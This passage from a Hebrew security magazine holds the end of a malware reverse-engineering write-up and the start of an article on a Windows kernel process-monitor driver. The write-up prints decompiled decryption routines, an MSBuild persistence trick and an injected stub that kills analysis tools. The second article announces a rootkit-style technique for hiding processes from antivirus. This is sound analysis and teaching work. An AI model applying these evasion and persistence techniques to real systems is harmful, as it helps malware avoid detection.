
- Password - עם הערך "nia" (אפשר לראות זאת בתמונת המסך מעל) - ישמש כסיסמה.
- Bytes2 - מערך של בתים שנוצרו בעזרת המשתנה s - ישמש כ-Salt.
- הסיפרה "2" - מספר האיטרציות להפקת המפתח

הפונקציה, לאחר מכן, יוצאת מערכת בתים נוספ, בשם bytes3, מערך אשר יחזיק את המפתח שנוצר זה עתה. לאחר מכן, הפונקציה ממשיכה ומאתחלת את המחלקה RijndaelManaged ותקרא לפונקציה CreateDecryptor עם המשתנים bytes3 ו-bytes שיהוו את המפתח וה-IV, בהתאמה.

אם נסתכל בהמשך הקוד, נוכל לראות שיש עוד מספר מחרוזות מוצפנות ומעורפלות שמתפענחות באמצעות קריאה לפונקציה smethod_0 עם הפרמטרים הנדרשים לתהליך הפענוח:

```
static bool smethod_80(object[] object_0)
{
    Class4.Class5 @class = new Class4.Class5();
    Class7.Delegate1 @delegate = Class4.smethod_0<Class7.Delegate1>(Class14.smethod_56("Sk1N1W/kLlYPS5rz2GRFew=="), Class14.smethod_56("ABUKocXA/8U8/dTyQqSgxw=="));
    Class7.Delegate2 delegate2 = Class4.smethod_0<Class7.Delegate2>(Class14.smethod_56("Sk1N1W/kLlYPS5rz2GRFew=="), Class14.smethod_56("0r4Q+KffRShOMrJXQ5bIPBPfs2ueDUQLhElRpvSNOD8="));
    Class7.Delegate3 delegate3 = Class4.smethod_0<Class7.Delegate3>(Class14.smethod_56("Sk1N1W/kLlYPS5rz2GRFew=="), Class14.smethod_56("Fk2eZIMApwcIWTEmb2cS+hpgxP8KTAVFVbM4GPTL2b4="));
    Class7.Delegate4 delegate4 = Class4.smethod_0<Class7.Delegate4>(Class14.smethod_56("Sk1N1W/kLlYPS5rz2GRFew=="), Class14.smethod_56("sBgrGtKz4j+pZ39VniTPP4yPMBN4WHVY4IS8ZY4fmSE="));
    Class7.Delegate5 delegate5 = Class4.smethod_0<Class7.Delegate5>(Class14.smethod_56("pdd3zZ5lwXtj8hV1GKRfVw=="), Class14.smethod_56("2duPdAetIoKQy5xe5y0s2W+3unGrWO/nhF7+U9Kw7MI="));
    Class7.Delegate6 delegate6 = Class4.smethod_0<Class7.Delegate6>(Class14.smethod_56("pdd3zZ5lwXtj8hV1GKRfVw=="), Class14.smethod_56("RxKVVbtH14pgjdXaw2C1YbWUQxywTFbqf/pZBB51J5c="));
    Class7.Delegate7 delegate7 = Class4.smethod_0<Class7.Delegate7>(Class14.smethod_56("Sk1N1W/kLlYPS5rz2GRFew=="), Class14.smethod_56("TgOhAyN9YiqdYirD3QytuA=="));
    Class7.Delegate8 delegate8 = Class4.smethod_0<Class7.Delegate8>(Class14.smethod_56("pdd3zZ5lwXtj8hV1GKRfVw=="), Class14.smethod_56("qt4tHmTORXFlu08c+szp/A=="));
```

לאחר שכל אחד מהערכים מתפענח, נוכל לראות את ערכם המקורי בחלונית המשתנים:




במקרה שלנו - text2 מכיל את הנתיב המלא לבינארי עצמו. ובהמשך, נוכל לראות עוד ועוד מחרוזות מתפענחות, אותן מחרוזות שופכות עוד אור על התנהגותו של הוירוס.

בפיסת הקוד הבאה נוכל לראות עוד מספר מחרוזות מוצפנות אשר מפוענחות בעזרת פונקציה שונה (אך דומה) - smethod_76. אגב, שימו לב שמפתח ההצפנה הוא בסינית:

```
string sourceFileName = Interaction.Environ(Class14.smethod_76("rRhnphBugUiRcVlpVgLfjw==")) +
    Class14.smethod_76("ijulUbn8DPPkee8Mdv0Pf3JPXTMNWvYRORO+JfoPSAU=") +
    Class14.smethod_76("8Ebrvyc8jIJpnps2eCCHYA==");
```

```
static string smethod_76(string string_0)
{
    string s = "朋软京贵见七零叫";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = mD5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception expr_8C)
    {
        ProjectData.SetProjectError(expr_8C);
        ProjectData.ClearProjectError();
    }
    return result;
}
```


אם נסתכל שנית בחלונית המשתנים, נוכל לראות עוד נתיבים שמתפענחים, נוכל לראות שהמשתנה sourceFileName מכיל את הערך של msbuild.exe ו-destFileName מאוכלס עם הערך svhost.exe שנמצא בתיקיה הזמנית של המשתמש (%temp%):



אם נסתכל על הקוד, נוכל לראות שמתבצעת כאן פעולת העתקה:

```
File.Copy(sourceFileName, destFileName, true);
```

מה שאומר שהקובץ svhost.exe שנוצר בתיקיה הזמנית של המשתמש הוא בעצם MSBuild.exe, ומפני שאנו מדבגים את הוירוס בזה הרגע, נוכל לגשת לתיקיה הנ"ל לבכון את MSBuild.exe בעצמנו. ולכן התמונה הבאה לא מפתיעה אותנו כל כך:



השימוש ב-MSBuild נועד כדי לבנות בינארי קטן יותר שבעזרת מספר מניפולציות ב-Registry יאפשר לוירוס לשרוד Reboot של מערכת ההפעלה.

סגירת תהליכים ע"י הזקרת קוד

נקודה מעניינת נוספת ששמתי לב אליה בהתנהגות הוירוס הזה, היא שברגע שפתחתי תהליכים כגון Procmon או Process Hacker והרצתי את שורה 2049 ב-class_14, שמתי לב שכלל כלי המחקר שבהם השתמשתי פשוט נעצרו והפסיקו לפעול. מעניין מאוד! איך זה קורה? הייתי חייב לברר:

בדרך כלל, כאשר וירוסים רוצים לסגור תהליכים של כלי מחקר, הם כוללים בתוכם רשימה של כל מני שמות תהליכים כגון "Wireshark, וכלים מתוך חבילת Sysinternals), דוגמים את רשימת התהליכים הפעילים כל מספר שניות ופשוט קוראים ל-()TerminalProcess ברגע שהם מוצאים התאמה.

המקרה שלנו שונה - לא הצלחתי למצוא שום שלב שבו מתבצעת קריאה ישירה או עקיפה (באמצעות ()GetProcAddress) לפונקציה ()TerminateProcess.

כאשר דיבאגתי את הוירוס, שמתי לב שלאחר ש-ProcessHacker נסגר, לא יכולתי לפתוח אותו שנית עד סגירת הוירוס. טכניקה זו, כמובן, נועדה למרר את חייו של החוקר ולהקשות על שלב הניתוח הדינאמי של הוירוס.

שיטה נפוצה לבצע טריק זה, היא באמצעות שימוש בפונקציה()CreateToolHelp32Snapshot, פונקציה זו תקח "Snapshot" של התהליך יחד עם ה-Heap הנוכחי שלו, המודולים הטעונים אליו ועוד מידע נוסף.

במקרה שלנו, הוירוס היה לוקח את רשימת כל התהליכים הרצים וקורה עבור כל אחד מהם לפונקציה זו, התוצאה של הקריאה הנ"ל נשמרת במערך. כל תא במערך מחזיר מידע עבור אחד מהתהליכים שרצים בזה עתה:

[9]	{System.Diagnostics.Process (msdtc)}	System.Diagnostics.Process
[10]	{System.Diagnostics.Process (explorer)}	System.Diagnostics.Process
[11]	{System.Diagnostics.Process (chrome)}	System.Diagnostics.Process
[12]	{System.Diagnostics.Process (chrome)}	System.Diagnostics.Process
[13]	{System.Diagnostics.Process (chrome)}	System.Diagnostics.Process
[14]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[15]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[16]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[17]	{System.Diagnostics.Process (conhost)}	System.Diagnostics.Process
[18]	{System.Diagnostics.Process (winlogon)}	System.Diagnostics.Process
[19]	{System.Diagnostics.Process (vmtoolsd)}	System.Diagnostics.Process
[20]	{System.Diagnostics.Process (WmiPrvSE)}	System.Diagnostics.Process
[21]	{System.Diagnostics.Process (VGAuthService)}	System.Diagnostics.Process
[22]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[23]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[24]	{System.Diagnostics.Process (dwm)}	System.Diagnostics.Process
[25]	{System.Diagnostics.Process (chrome)}	System.Diagnostics.Process
[26]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[27]	{System.Diagnostics.Process (spoolsv)}	System.Diagnostics.Process
[28]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[29]	{System.Diagnostics.Process (SearchIndexer)}	System.Diagnostics.Process
[30]	{System.Diagnostics.Process (cmd)}	System.Diagnostics.Process
[31]	{System.Diagnostics.Process (lsm)}	System.Diagnostics.Process

ברגע שאחד מהתאים כולל תהליך שקשור לפעולת מחקר, הוירוס מפענח את קטע הקוד הבא (אותו קטע מוצפן שמור בתוך הוירוס עצמו) ואז מזריק אותו לתוך אותו תהליך מחקר. אותו קטע קוד קורא לפונקציה NtTerminateProcess() ובכך גורם לסגירת התהליך:

```
pd_rec0:00101050                dd 5 dup(0)
pd_rec0:00101064 word_101064    dw 0                    ; DATA XREF: pd_rec0:off_101079↓o
pd_rec0:00101066                db 'GetCurrentThreadId',0
pd_rec0:00101079 ;
pd_rec0:00101079 ; Import names for KERNEL32.dll
pd_rec0:00101079 ;
pd_rec0:00101079 off_101079     dd rva word_101064      ; DATA XREF: pd_rec0:__IMPORT_DESCRIPTOR_KERNEL32↑o
pd_rec0:0010107D                dd 0
pd_rec0:00101081                align 4
pd_rec0:00101084                dd 0
pd_rec0:00101088                db 0
pd_rec0:00101089 aKernel32Dll   db 'KERNEL32.dll',0     ; DATA XREF: pd_rec0:0010100C↑o
pd_rec0:00101096 word_101096    dw 0                    ; DATA XREF: pd_rec0:off_1010A9↓o
pd_rec0:00101098                db 'GetCurrentThread',0
pd_rec0:001010A9 ;
pd_rec0:001010A9 ; Import names for KERNEL32.dll
pd_rec0:001010A9 ;
pd_rec0:001010A9 off_1010A9     dd rva word_101096      ; DATA XREF: pd_rec0:00101014↑o
pd_rec0:001010AD                dd 0
pd_rec0:001010B1                align 4
pd_rec0:001010B4                dd 0
pd_rec0:001010B8                db 0
pd_rec0:001010B9 aKernel32Dll_0 db 'KERNEL32.dll',0     ; DATA XREF: pd_rec0:00101020↑o
pd_rec0:001010C6 word_1010C6    dw 0                    ; DATA XREF: pd_rec0:off_1010D6↓o
pd_rec0:001010C8                db 'SuspendThread',0
pd_rec0:001010D6 ;
pd_rec0:001010D6 ; Import names for KERNEL32.dll
pd_rec0:001010D6 ;
pd_rec0:001010D6 off_1010D6     dd rva word_1010C6      ; DATA XREF: pd_rec0:00101028↑o
pd_rec0:001010DA                dd 0
pd_rec0:001010DE                align 10h
pd_rec0:001010E0                dd 0
pd_rec0:001010E4                db 2 dup(0)
pd_rec0:001010E6 aKernel32Dll_1 db 'KERNEL32.dll',0     ; DATA XREF: pd_rec0:00101034↑o
pd_rec0:001010F3 word_1010F3    dw 0                    ; DATA XREF: pd_rec0:off_101108↓o
pd_rec0:001010F5                db 'NtTerminateProcess',0
pd_rec0:00101108 ;
pd_rec0:00101108 ; Import names for ntdll.dll
pd_rec0:00101108 ;
pd_rec0:00101108 off_101108     dd rva word_1010F3      ; DATA XREF: pd_rec0:__IMPORT_DESCRIPTOR_ntdll↑o
pd_rec0:0010110C                dd 0
pd_rec0:00101110                dd 2 dup(0)
pd_rec0:00101118 aNtdllDll      db 'ntdll.dll',0        ; DATA XREF: pd_rec0:00101048↑o
pd_rec0:00101122                align 1000h
pd_rec0:00101122 pd_rec0        ends
pd_rec0:00101122
pd_rec0:00101122
```

סיכום

חלק זה מסכם את השלב הראשון במחקר שעשיתי אודות הוירוס הנ"ל. בחלק זה כיסינו את הדרך בה יש לגשת בעת ביצוע הנדסה לאחור של פרוייקט .NET-י, הצגנו מספר כלים ומספר טכניקות שבהם ניתן להשתמש על מנת להתגבר על מכשולים נופצים. בנוסף, ענינו על שתי שאלות מעניינות וחשובות: איך ולמה כלי המחקר שלנו נסגרו בזמן המחקר עצמו ע"י הוירוס.

בחלק הבא נכסה מה מטרתו של הוירוס, אילו קבצים הוא מושך מהאינטרנט ומריץ על המחשב, ומה ניתן ללמוד עליהן בעזרת ביצוע ניתוח סטאטי.

Now You See Me, Now You Don't

מאת דניאל משה

מבוא

המאמר הבא יעסוק בחלקו הראשון בכתיבת כלי לניטור יצירת תהליכים במערכת ההפעלה, כמו Procmon מ-Sysinternals וכמו Antivirus רבים אשר מנטרים את כל פעילות התהליכים במערכת וחלקם גם מסוגלים לעצור את התהליך מלהתחיל. לכלים אלו יש דרייבר שבעזרתו מצליחים לנטר כל אירוע הקשור לתהליכים.

כלים אלו לא רק מנטרים את אירועי התהליכים אלא גם תהליכונים (Threads), שימוש ברג'יסטרי, טעינת Images ועוד. ניטור זה מתבצע באמצעות Callbacks בקרנל שעליהם נסביר בהמשך. ניטור על קבצים מתבצע בדרך אחרת, על ידי File System Minifilter Drivers, שעליה לא נסביר במאמר.

בחלקו השני של המאמר נעסוק בכתיבת כלי אשר יבצע סינון לתוכניות המנטרות יצירת תהליכים, כמו שהסברנו קודם. הכלי יסנן לפי שם שניתן לו מראש ובכל פעם שקובץ זה יתחיל לרוץ התהליך שיווצר יסונן מכלי הניטור ומה-AVs אך שאר התהליכים ינוטרו כרגיל בלי לגרום לפגיעה מתפקיד המערכת המנטרת. בטכניקה זו בדרך כלל משתמשים Rootkits אשר ירצו להתחמק מ-AV. בעבר, השתמשו ב-Hook על ה-SSDT כדי לנטר אירועים אלו אך כיום בגלל ה-PatchGuard לא ניתן לעשות זאת יותר כיוון שה-PatchGuard בודק שלא נעשו שינויים ב-SSDT. השיטה המוסברת במאמר עובדת כיום וה-PatchGuard לא חוסם אותה. במצב בו ה-PatchGuard יזהה נגיעה בזכרון המערכת תקבל BSOD עם השגיאה CRITICAL_STRUCTURE_CORRUPTION.

כלים אלו יכתבו כדרייברים ובכדי לכתוב כלים אלו נדרש ידע בשפת C ובכתיבת דרייברים ל-Windows. נדרש ידע בסיסי בנושאים אלו כדי להבין את המאמר והשיטות שמוסברות בו. הדרייברים יקומפלו ל-Windows7 x64 אך במאמר לא תיהיה התייחסות לעקיפת ה-DSE (Driver Signature Enforcement) - הוא תוסף הגנה למערכת שבא עם גירסאות x64 ל-Windows אשר מונע טעינת דרייברים לא חתומים). בכדי לאפשר טעינת דרייברים נאפשר את האופציה של TESTSIGNING בהגדרות ה-Boot בעזרת BCDEdit.

כתיבת Process Monitor

הכלי אשר נכתוב יצטרך להתריע לנו בכל יצירה או סגירה של Process במערכת. ניתן לעשות זאת בכמה שיטות וכמו שהוסבר בהקדמה גם דרך SSDT Hooking אך במאמר נשתמש בשיטה אחרת. כדי לעשות זאת נשתמש ב-Kernel-mode callback routines. ה-Callbacks הן פונקציות הנרשמות במערכת וכאשר קורה אירוע מסוים אשר הן מוגדרות לטפל בו הן מתבצעות.

ניתן להשתמש ב-Callbacks כדי לקבל התראה על אירועים מסוימים שקרו במערכת כגון יצירה וסגירה של תהליכים ובנוסף גם על תהליכונים, על שימוש ב-Registry ועוד. כדי לקבל התראה על אירועים נצטרך להוסיף את ה-callback שלנו למערכת ובאותה פונקציה שתרוץ בכל פעם שיווצר או יסגר תהליך נוכל להתריע למשתמש על האירוע.

ה-Callbacks במערכת נרשמים לתוך מערך של מצביעים לכל פונקציה וכדי לרשום פונקציה נוספת למערך נשתמש בפונקציה PsSetCreateProcessNotifyRoutine שההגדרה שלה היא כזאת:

PsSetCreateProcessNotifyRoutine function

04/30/2018 • 2 minutes to read

The **PsSetCreateProcessNotifyRoutine** routine adds a driver-supplied callback routine to, or removes it from, a list of routines to be called whenever a process is created or deleted.

Syntax

Copy

```
NTKERNELAPI NTSTATUS PsSetCreateProcessNotifyRoutine(
  PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
  BOOLEAN                        Remove
);
```

Parameters

`NotifyRoutine`

Specifies the entry point of a caller-supplied process-creation callback routine. See PCREATE_PROCESS_NOTIFY_ROUTINE.

`Remove`

Indicates whether the routine specified by *NotifyRoutine* should be added to or removed from the system's list of notification routines. If **FALSE**, the specified routine is added to the list. If **TRUE**, the specified routine is removed from the list.

הפונקציה מקבלת שני פרמטרים ומחזירה קוד שגיאה (מסוג NTSTATUS):

- הפרמטר הראשון הוא הפונקציה שלנו שדרכה אנו נתריע על פעילות התהליכים.
- הפרמטר השני הוא בוליאני שאומר אם נרצה למחוק את ה-Callback שלנו מהמערך או להוסיף אותו.

הערך החוזר מהפונקציה הוא מסוג NTSTATUS וישנם רק שני אופציות לערכים שיוחזרו. אחד הוא **STATUS_SUCCESS** כאשר הפונקציה התווספה בהצלחה, והשני הוא **STATUS_INVALID_PARAMETER** שיוחזר כאשר אותה פונקציה כבר רשומה במערך או שהמערך מלא ואין מקום להוסיף עוד פונקציות (הגודל המקסימלי של המערך הוא 64 כאשר בדרך כלל יש במערך 6 פונקציות של Windows ועוד אחת של Windows Defender אם הוא קיים).

כעת נסתכל על ההגדרה של הפונקציה שלנו אותה נכתוב בקוד ונוסיף למערך ה-Callbacks:

PCREATE_PROCESS_NOTIFY_ROUTINE callback function

04/30/2018 • 2 minutes to read

Process-creation callback implemented by a driver to track the system-wide creation and deletion of processes against the driver's internal state.

Warning The actions that you can perform in this routine are restricted for safe calls. See Best Practices.

Syntax

Copy

```
PCREATE_PROCESS_NOTIFY_ROUTINE PcreateProcessNotifyRoutine;

void PcreateProcessNotifyRoutine(
  HANDLE ParentId,
  HANDLE ProcessId,
  BOOLEAN Create
)
{...}
```

Parameters

`ParentId`

The process ID of the parent process.

`ProcessId`

The process ID of the process.

`Create`

Indicates whether the process was created (**TRUE**) or deleted (**FALSE**).

הפונקציה מקבלת 3 פרמטרים ולא מחזירה ערך חזרה.

- הפרמטר הראשון הוא ה-Process ID של התהליך אב של אותו תהליך שנסגר או נוצר.
- הפרמטר השני הוא ה-Process ID של התהליך שנסגר או נוצר.
- הפרמטר השלישי הוא בוליאני שאומר אם התהליך נסגר או נוצר.

בפונקציה שלנו נוכל להדפיס את ה-Process ID של התהליך ואת המצב שלו (נסגר או נוצר). בנוסף נדפיס גם את שמו (הנתיב המלא) של ה-Exe שרץ דרך ה-PID שלו.


כדאי להוציא את הנתיב, תחילה נשיג Handle לתהליך דרך המבנה EPROCESS שקיים בקרנל לכל תהליך שרץ. לאחר מכן, נשתמש ב-Handle שקיבלנו מקודם ונתשאל את שמו של ה-exe בעזרת הפונקציה ZwQueryInformationProcess. המימוש לזה יראה כך:

```
void CreateProcessNotify(HANDLE ParentId, HANDLE ProcessId, BOOLEAN Create)
{
    UNREFERENCED_PARAMETER(ParentId);
    NTSTATUS status = STATUS_SUCCESS;
    PUNICODE_STRING procName = NULL;
    HANDLE hProc = NULL;
    PEPROCESS eproc = NULL;
    PVOID info;
    ULONG retlen = 0;

    status = PsLookupProcessByProcessId(ProcessId, &eproc);
    if (NT_SUCCESS(status))
    {
        status = ObOpenObjectByPointer(eproc, 0, NULL, 0, 0, KernelMode, &hProc);
        if (!NT_SUCCESS(status))
        {
            DbgPrint("ObOpenObjectByPointer Failed : %08X\r\n", status);
            goto print;
        }
        ObDereferenceObject(eproc);
    }
    else
    {
        DbgPrint("PsLookupProcessByProcessId Failed: %08x\n", status);
        goto print;
    }

    // Query the size
    status = ZwQueryInformationProcess(hProc, ProcessImageFileName, NULL, 0, &retlen);

    info = ExAllocatePoolWithTag(NonPagedPool, retlen, POOL_TAG);
    if (info == NULL)
        goto print;

    status = ZwQueryInformationProcess(hProc, ProcessImageFileName, info, retlen, &retlen);
    if (!NT_SUCCESS(status))
    {
        ExFreePoolWithTag(info, POOL_TAG);
        goto print;
    }

    procName = (PUNICODE_STRING)info;
    if (Create)
        DbgPrint("Process %wZ created\r\n", procName);
    else
        DbgPrint("Process %wZ ended\r\n", procName);
    return;

print:
    if (Create)
        DbgPrint("Process %d created\r\n");
    else
        DbgPrint("Process %d ended\r\n");
}
```


פונקציות ה-DriverEntry וה-DriverUnload של הדרייבר יראו ככה:

```
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    UNREFERENCED_PARAMETER(RegistryPath);
    NTSTATUS status = STATUS_SUCCESS;

    DbgPrint("Driver Entry!\r\n");

    DriverObject->DriverUnload = DriverUnload;

    PsSetCreateProcessNotifyRoutine(CreateProcessNotify, FALSE);

    return status;
}

void DriverUnload(PDRIVER_OBJECT DriverObject)
{
    UNREFERENCED_PARAMETER(DriverObject);
    DbgPrint("Driver unloaded!\r\n");
    PsSetCreateProcessNotifyRoutine(CreateProcessNotify, TRUE);
}
```

